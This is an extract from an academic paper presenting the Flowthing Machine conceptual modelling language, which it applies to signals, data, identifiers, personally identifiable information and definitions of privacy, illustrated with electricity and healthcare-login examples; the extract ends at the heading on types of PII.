II. FLOWTHING MACHINES (FM)

The notion of *flow* was first propounded by Heraclitus, a pre-Socratic Greek philosopher who declared that “everything flows.” Plato explained this as, “Everything changes and nothing remains still,” where instead of “flows” he used the word “changes” [23]. Heraclitus of Ephesus (535–475 BCE) was a native of Ephesus, Ionia (near modern Kuşadası, Turkey). He compared existing things to the flow of a river, including the observation that you cannot step twice into the same river. Flow can also be viewed along the line of “process philosophy,” “championed most explicitly by Alfred N. Whitehead in his ‘philosophy of organism,’ worked out during the early decades of the 20th century” [23].

According to Henrich et al. [24], flows can be conceptualized as transformation (e.g., inputs transform into outputs),

Anybody having encountered the construction process will know that there is a plethora of flows feeding the process. Some flows are easily identified, such as materials flow, whilst others are less obvious, such as tool availability. Some are material while others are non-material, such as flows of information, directives, approvals and the weather. But all are mandatory for the identification and modelling of a sound process.

Things that flow in FM refer to the exclusive (i.e., being in one and only one) conceptual movement among six states (stages): transfer, process, create, release, arrive, and accept, as shown in Fig. 1. It may be argued that things (e.g., data) can

also exist in a *stored* state, which is not included as a stage of FM, however, because *stored* is not a primary state; data can be stored after being created, hence becoming *stored created data*, or after being processed and becoming *stored processed data*,... Current models of software and hardware do not differentiate between these states of stored data. The machine of Fig. 1 is a generalization of the typical input-process-output model used in many scientific fields.

To exemplify FM, consider flows of a utility such as electricity in a city. In the power station, electricity is *created*, then released and *transferred* through transmission lines to city substations, where it arrives. The substations are safety zones where electricity is *accepted* if it is of the right type voltage; otherwise it is cut off. Electricity is then *processed*, as in the case of creating different voltage values to be sent through different feeders in the power distribution system. After that, electricity is *released* from the distribution substation to be *transferred* to homes. *Receive* in Fig. 1 refers to a combined stage of *Arrive* and *Accept* for situations or scenarios where arriving things are always accepted.

The FM diagram is analogous to a map of city streets with arrows showing the direction of traffic flows. It is a conceptual description because it omits specific details of characteristics of things and spheres. All types of synchronization, logical notions, constraints, timing, ... can be included or superimposed on this conceptual representation, in the same way traffic controls, signals, and speed constraints can be superimposed on a map of city streets.

Each type of flow is distinguished and separated from other flows. No two streams of flow are mixed, analogous to separating lines of electricity and water in blueprints of buildings. An FM representation need not include all the stages; for example, an archiving system might use only the stages Arrive, Accept, and Release. Multiple systems captured by FM can interact with each other by triggering events related to one another in their spheres and stages.




Fig. 1. Flowthing machine.

The fundamental elements of FM are described as follows:
Things: A *thing* is defined as *what is being created, released, transferred, arrived, accepted, and processed* while flowing within and between machines. For example, *heat* is a thing because it can be created, processed, ... Similarly, time, space, a contradictory statement, an electron, events, and noise are all things. Mathematical class, members, and numbers are things because they can be created, released, transferred, etc. “Operations” described in verbs such as *generate* are not a thing but another name for the stage *Create*. In FM there are only the “operations” Create, Process Release, Transfer, and Receive (assuming that all arriving things are accepted). Thus, “change” or “sort” is *Process*, “transport” or “send” is

Transfer, and a product waiting to be shipped is a *Released* product.

A **machine**, as depicted in Fig. 1, comprises the internal flows (solid arrows) of things along with the stages and transactions among machines.

Spheres and subspheres are the environments of the thing, e.g., the stomach is a food-processing machine in the *sphere* of the digestive system. The machines are embedded in a network of spheres in which the processes of flow machines take place. A sphere can be a person, an organ, an entity (e.g., a company, a customer), a location (a laboratory, a waiting room), a communication medium (a channel, a wire). A flow machine is a subsphere that embodies the flow; it itself has no subspheres.

Triggering is a transformation (denoted by a dashed arrow) from one flow to another, e.g., a flow of electricity triggers a flow of air. In FM, we do not say, *One element is transformed into another*, but we say *One element is processed to trigger the creation of another*. An element is never changed into a new element; rather, if 1 is a number and 2 is a number, the operation '+' does not transform 1 and 2 into 3, but '+' triggers the *creation* of 3 from input of 1 and 2.

There are many types of flow things, including data, information, money, food, fuel, electrical current, and so forth. We will focus on *information* flow things.

FM is a modeling language. "A model is a systematic representation of an object or event [a thing in FM] in idealized and abstract form... The act of abstracting eliminates certain details to focus on essential factors" [25]. A model provides a vocabulary for discussing certain issues and is thus more like a tool for the scientist than for use in, for instance, practical systems development [26].

We will now introduce basic notions that lead to defining PII. To reach this definition, we explore the notion of a *signal* as a vehicle that carries data, a notion that leads to defining information, to arrive at the fundamental notion of unique identifiers. This provides a way to define privacy and PII.

III. WHAT IS A SIGNAL?

The flow of things seems to be a fundamental notion in the world. According to NPTEL [27],

We are all immersed in a sea of *signals*. All of us from the smallest living unit, a cell, to the most complex living organism (humans) are all the time receiving signals and processing them. Survival of any living organism depends on processing the *signals* appropriately. What is *signal*? To define this precisely is a difficult task. *Anything which carries information is a signal...* (italics added)

A signal is typically described as a *carrier* of message *content*. Thus, fire in the physical sphere creates smoke in the physical sphere that flows to the mental sphere to trigger the creation of an image or sense of fire. A signal is a carrier (itself) that includes content while traveling in a channel and may get loaded with noise. Here, *creation* in the FM model

indicates the appearance in the communication process of a new thing (a carrier full of noise).

The basic features that differentiate carriers and content have fascinated researchers in the communication area. According to Reddy [28], "messages" are not contained in the signals; "The whole point of the system is that the alternatives (in Shannon's sense) themselves are not mobile, and cannot be sent, whereas the energy patterns, the 'signals' are mobile." Blackburn [29] insists that "messages are not mobile, while the signal is mobile." In FM, a thing is *conceptually* mobile since it flows. But conceptual flow is different from physical movement from one place to another. Flow is not necessarily a physical movement; for example, in the sphere of a *House*, the house "flows" from one owner to another. The paper will next use an FM diagram to illustrate the notion of signal through its content.

Example: Sang and Zhou [30] extend the BPMN platform to include specification of security requirements in a healthcare process. They demonstrate this through an example and show that BPMN standards cannot express the security requirements of such a system because of limitations in these standards; e.g., the Healthcare Server needs to execute an authentication function before it processes a Doctor's request. The example involves five components: (1) a Healthcare Device, a wearable device that senses a patient's vital functions such as blood pressure and heart rate, (2) a Healthcare Server, a cloud server that processes the patient's physical data, (3) a Display Device, (4) a Doctor, a medical expert who provides medical services, and (5) a Medical Device. Fig. 2 shows a partial view of the BPMN representation of the process.




Fig. 2. BPMN representation (redrawn, partial from [30])

Fig. 3 shows the corresponding FM representation of the example as we understand it. In the figure, the sensor generates (1) data that flow to the server (2) to be processed (3) and generate feedback (4).




Fig. 3. FM representation of the example.

The server can create signals (5) to block the transmission of data from the sensor (6). The feedback is encrypted (7) and flows to the display device to be decrypted and displayed (8). The doctor reads the information and tries to login (10). The login attempt may fail up to three times (11). After that the login is blocked (12). If the login succeeds then the doctor inputs medical instructions to the system (14).

Fig. 3 is a static description. System behavior is modeled in terms of events. Here *behavior* involves the chronology of activities that can be identified by orchestrating their sequence in their interacting processes. In FM, an event is a thing that can be created, processed, released, transferred, and received. A thing becomes active in events. An event sphere includes at least the event itself, its time, and its region. For example, an event in this example is shown in Fig. 4: *Error message is sent to the doctor*. Accordingly, Fig. 5 shows selected events occurring in Fig. 3.




Fig. 4. The event *Error message is sent to the doctor*.




Fig. 5. Events in the healthcare process scenario.

To simplify the diagram we will omit the machines of time and of the event itself. The events are:

- E₁: The sensor sends data to the server that are processed to create feedback.
- E₂: The server blocks data from the sensor.
- E₃: The feedback is encrypted and sent to the display device.
- E₄: The doctor reads the displayed information.
- E₅: The doctor tries to login and the login fails.
- E₆: The login fails 3 times and is hence blocked.
- E₇: The login succeeds.
- E₈: The doctor sends medical instructions.

Accordingly, control of the system is defined as shown in Fig. 6.




Fig. 6. Control sequence of the system

IV. WHAT IS INFORMATION? WHAT ARE DATA?

Data are typically described as “raw information” or “things that have been given” [31]. In FM, “raw” refers to new-ness, a thing that has emerged or been created from outside the domain of the FM diagram. These raw data are different from manufactured data by processes in the FM diagram. The data have the possibility of *sliding* to become the content of a signal; thus the data are (in computer jargon) the sender and (part of) the “message” simultaneously, as seen in Fig 7. The raw data “ride” the signal to flow to another sphere (e.g., to be processed to trigger information). In physics, the sound of a bell is cut off in a vacuum because there are no signals (waves) to carry it when there is no surrounding air. Note that the purpose of this discussion is to apply it to persons and their PIIs.

A raw data machine (the flower in Fig. 7) lacks an agent of transfer; hence, it rides these signals. *Perceiving* a flower means *receiving* its signals of color, smell,... A “signal machine” is needed to carry it (e.g., rays of vision).

Consider another example of the four states of matter observable in everyday life: solid, liquid, gas, and plasma (see Wikipedia). Fig. 8 shows the occurrence of a signal as an *event*. An event can be described in terms of three components:

- (i) Event region
- (ii) Event time
- (iii) Event itself as a thing.

Note that “processing” of the event itself refers to the occurrence of the event, and processing of time refers to time running its course.

This event must occur many times before the observing agent can reach the conclusion that there are four observable states. Accordingly, Fig. 9 shows this *repeated* experience of events until the recurrent information triggers the realization that there are only four observable states.




Fig. 7. Information is processed raw data.




Fig. 8. The event *The creation of an information thing about a state of matter.*




Fig. 9. Repeated event of *The creation of an information thing about a state of matter.*

Data can also be “manufactured,” as is clear in Shannon’s communication model. Fig. 10 shows how information about these states is generated from data directly and indirectly. First, the four observable states (1) “expose” themselves through signals (2) as information (3). Then, with sufficiently large events in which these phenomena occur, the informed agent can construct codes (4) in the form of data of signals (5) that flow to another informed agent (6). Note that in this case the data 00, 01, 10, and 11 are intentionally moved to fill the signal as its content (i.e., they do not *slide* to become content as in the case of flower). Certain pieces of information form identifiers, as described next.

V. WHAT IS AN IDENTIFIER?

Meet Jean Blue, humanoid living in Centerville. Jean is a *real person, an identity*. Jean has many attributes, including gender, height, weight, preferred language, capabilities and disabilities, citizenship, voter registration, ... [pieces of information]. Among these attributes are some *identifiers* ... Identifiers are attributes whose values are specific and unique to an individual. [32]

A person’s *identifier* can be constructed from things that identify (recognize) the person *uniquely*, e.g., characteristics and features. Identifiers are important for establishing the particularity or uniqueness of a person necessary for unique *identification* (i.e., recognition of a person). According to the Microsoft Word dictionary, identity is “the set of characteristics that somebody recognizes as belonging uniquely to himself or herself and constituting his or her individual personality for life.” Grayson [33] expands this definition to include those characteristics about somebody that others recognize as well.

According to Grayson [33], “What we hear about identity (the noun) embodies more directly the notion of identify (the verb)... These notions are at best incompatible and, in the fullest understanding of identity, mutually exclusive.” The definition of identity includes “belonging *uniquely* to . . . and constituting his or her individual personality . . . for life,” thus “more than one identity for a given object means that object no longer has a unique identity.” Put simply, if identity embodies identification and there are several methods of identifying a person, then a definition of identity that includes uniqueness seems contradictory.

We can use an identifier to refer to *recognizing a person uniquely*. According to Clarke [34], “Persona [identity] refers to the public personality that is presented to the world [and] supplemented, and to some extent even replaced, by the summation of the data available about an individual.”

Problems occur in relation to the nature of data that materialize identifiers. What is “the data available about an individual”? Is the datum *John F. Kennedy is a very busy airport* about an individual named John F. Kennedy? Is the datum *John loves Alice* about John or Alice? We will use the term *identifier* to refer to things that identify (recognize) an individual *uniquely* in a specific sphere (context).

The Aristotelian entity is a single, specific existence (a particularity) in the world. In FM, as shown in Fig 11 (circles 1–3), an identifier of an entity can be its natural descriptors (e.g., 6 feet tall, brown eyes, male, blood type A, actions, etc.). Accordingly, an identifier is a thing that is processed to identify a (natural) person uniquely. Note the context in the figure related to PII in space, e.g., location and time. Consider the example of a privacy policy given by Finin et al. [35]:

Do not allow my social network colleagues group (identity context) to take pictures of me (identity context) at parties (activity context) held on weekends (time context) at the beach house (location context).

Fig. 12 expresses diagrammatically the prohibited situation: *Social network colleagues group take pictures of me at parties held on weekends at the beach house.*

Consider the set of unique *identifiers* of persons. Ontologically, as mentioned, the Aristotelian entity/object is a single, specific existence (a particularity) in the world that comprises *natural descriptors* as communicated by *signals*. These descriptors *exist* in the entity/object. Height and eye color, for example, exist as aspects of the existence of an entity.

Some descriptors form *identifiers*. A *natural identifier* is a set of natural descriptors that facilitate recognizing a person *uniquely*. We create an identifier (e.g., name) for a “specific” newborn baby (specific physical place and relationships). An identifier can also be created from the activities and actions of a person (circles 4 and 5 in Fig. 11).




Fig. 10. Information coded as data.




Fig. 11. An identifier is a thing created from data of a person as a physical thing or from data created by him/her that triggers unique recognition of that person within a sphere.




Fig. 12. The specification: Social network colleagues group take pictures of me at parties held on weekends at the beach house.

Note that an identifier is not necessarily sufficient to identify a person uniquely; we also need a recognition machine (dotted box in Fig. 11) that connects the identifier to the person. In reality, an “identifier” is insufficient to recognize a person, e.g., many people share the same name. This recognition implies knowing “who somebody is” or “the ability to get hold of them” as physical “bodies” [36]. “Simply to know a person's name is obviously not to know who that person is, even when the name in question is unique. ... We can also know who someone is without knowing their name” [36].

The dictionary definition of “identification” includes “act of identifying” as well as “evidence of identity.” The “act” of identifying refers to pointing at or mapping to an individual. Similarly, “evidence” of identity refers to mapping this evidence to an individual. Typically, the “identity” itself is tied to physical existence. The identity of a “real” individual is “the individual's legal identity or physical ‘meat space’ location” [37], and “to identify the parties to a contract is to make it possible to hale them into court if they violate the contract. Identity, in other words, is employed as a means of access to a

person’s body” [36]. Thus, “identity” is something that distinguishes one “meat space” from another. This “something” is clearly a type of information. It is also “private” because it uniquely identifies this ontological space. Hence an identifier is the information aspect of the ontological space occupied by a human. Names, Social Security number, pictures, physical descriptions, fingerprints, and other identification devices are pointers to this “ontological space.” We can recognize “identity” directly without using any of these pointers. When a witness “identifies” an offender from among other suspects in a police lineup, the witness recognizes this “ontological space” [36].

VI. WHAT IS PERSONAL IDENTIFIABLE INFORMATION, PII?

Information privacy “involves the establishment of rules governing the collection [in FM, *Receive*] and handling [in FM, *Process*] of *personal* [in FM, PII] data such as data in credit, medical, and government records. It is also known as “data protection” [38]. In the strict context of limiting privacy to matters involving information, the concept of privacy has been

fused with PII protection [39]. In this context, PII denotes information about identifiable individuals in accessible form [40].

PII means any information concerning a natural person that, because of name, number, symbol, mark, or other identifier, can be used to identify that natural person [41]. It includes name or any identifiable number attached to it plus any other information triggered by signals such as address (location), telephone number, sex, race, religion, ethnic origin, sexual orientation, medical records, psychiatric history, blood type, genetic history, prescription profile, fingerprints, criminal record, credit rating, marital status, educational history, place of work, personal interests, favorite movies, lifestyle preferences, employment record, fiscal duties, insurance, ideological, political, or religious activities, commercial solvency, banking or saving accounts, real estate rental and ownership records.

Also, PII is “(t)hose facts, communications, or opinions which relate to the individual, and which it would be *reasonable to expect him to regard as intimate or sensitive* and therefore to want to withhold or at least to restrict their collection, use or circulation” [40] (italics added). The British Data Protection Act of 1984 defines PII (“personal data”) as “information which relates to a *living* individual who can be identified from that information (or from that and other information in the possession of the data user), including any expression of opinion about the individual but not any indication of the intentions of the data user in respect of that individual ... which is recorded in a form in which it can be processed by equipment operating automatically in response to instructions issued for that purpose” [42] (Italics added). The assumption here is that this PII is factual information (i.e., not libel, slander, or defamation). Jones [13] categorized six “senses” of PII (calling it personal data): information that is controlled or owned by or about us, directed toward us, sent by us, experienced by us, or relevant to us. The U.S. Department of Health & Human Services [43] defines PII in an IT system or online collection as information (1) that directly identifies an individual, or (2) by which an agency intends to identify specific individuals in conjunction with other data elements, i.e., indirect identification. The U.S. Department of Homeland Security (DHS) defines PII as “*Any information that permits the identity of an individual to be directly or indirectly inferred, including any information which is linked or linkable to that individual*” [44].

These are sample definitions of PII. In the context of FM, PII is defined as shown in Fig. 13. A single identifiable person is “the physical ‘meat space’ location” [37] and the identifier “is employed as a means of access to a person’s body” [36].

Personal identifiable information (PII) is vital in today’s privacy legislation, according to Schwartz and Solove [45]:



Fig. 13. Definition of PII

Personally identifiable information (PII) is one of the most central concepts in information privacy regulation. The scope of privacy laws typically turns on whether PII is involved. The basic assumption behind the applicable laws is that if PII is not involved, then there can be no privacy harm.

VII. WHAT IS PRIVACY?

The world “private” derives from the Latin *privatus*, meaning “withdrawn from public life” or “deprived of office” [46]. The dictionary meaning of privacy includes the state of being private and undisturbed, freedom from intrusion or public attention, avoidance of publicity, limiting access, and the exclusion of others [47]. Privacy supports the conditions for a wide range of concepts including seclusion, retirement, solitude, isolation, reclusion, solitariness, reclusiveness, separation, monasticism, secretiveness, confidentiality, intimacy, anonymity, and to be left alone, do as we please, and control information about oneself. It is also an umbrella term that includes diverse contexts such as private places or territorial privacy, private facts or activities, private organizations, private issues, private interests, and privacy in the information context [48]. In general, privacy is also described as “the measure of the extent an individual is afforded the social and legal space to develop emotional, cognitive, spiritual and moral powers of an autonomous agent” [46]. It is “the interest that individuals have in sustaining a ‘personal space’, free from interference by other people and organizations” [49].

The notion of privacy as the *right to control “personal” information* has roots in the concept of individual *liberty*. Philosophically, liberty means freedom from some type of control. Liberty implies the ability to control one’s own life in terms of work, religion, beliefs, and property, among other things. Historically, the *right to control one’s own property* is a significant indicator of liberty. An owner can use, misuse, give away or dispose of his or her own property. Similarly, privacy is a personal thing “owned” by individuals, and they “control” it. Informational privacy is “the right to exercise some measure of control over information about oneself” [50].

In FM, we can view privacy on the basis of identifiers; in this case, privacy is *cutting off* sources of manufactured identifiers, as shown in Fig. 14. It is a restriction of flows of signals between a person and others. Fig. 14 is a version of Fig. 11, with the identifier machine deleted. Westin has defined privacy as the “claim of individuals, ... to determine for themselves how, when, and to what extent information about them is communicated to others” [50].

It is common in the literature to define privacy as *Being in control of who can access information about the person*. This concept is represented in Fig. 15, where the release of data about a person is triggered by the person him or herself. Privacy may also be described as *Times when the person is completely alone, away from anyone else*, as shown in Fig. 16.

The point here is that the FM language is reasonably precise for expressing diverse conceptualizations of *what is privacy?* that can be related and analyzed in a unified framework.

VIII. TYPES OF PII

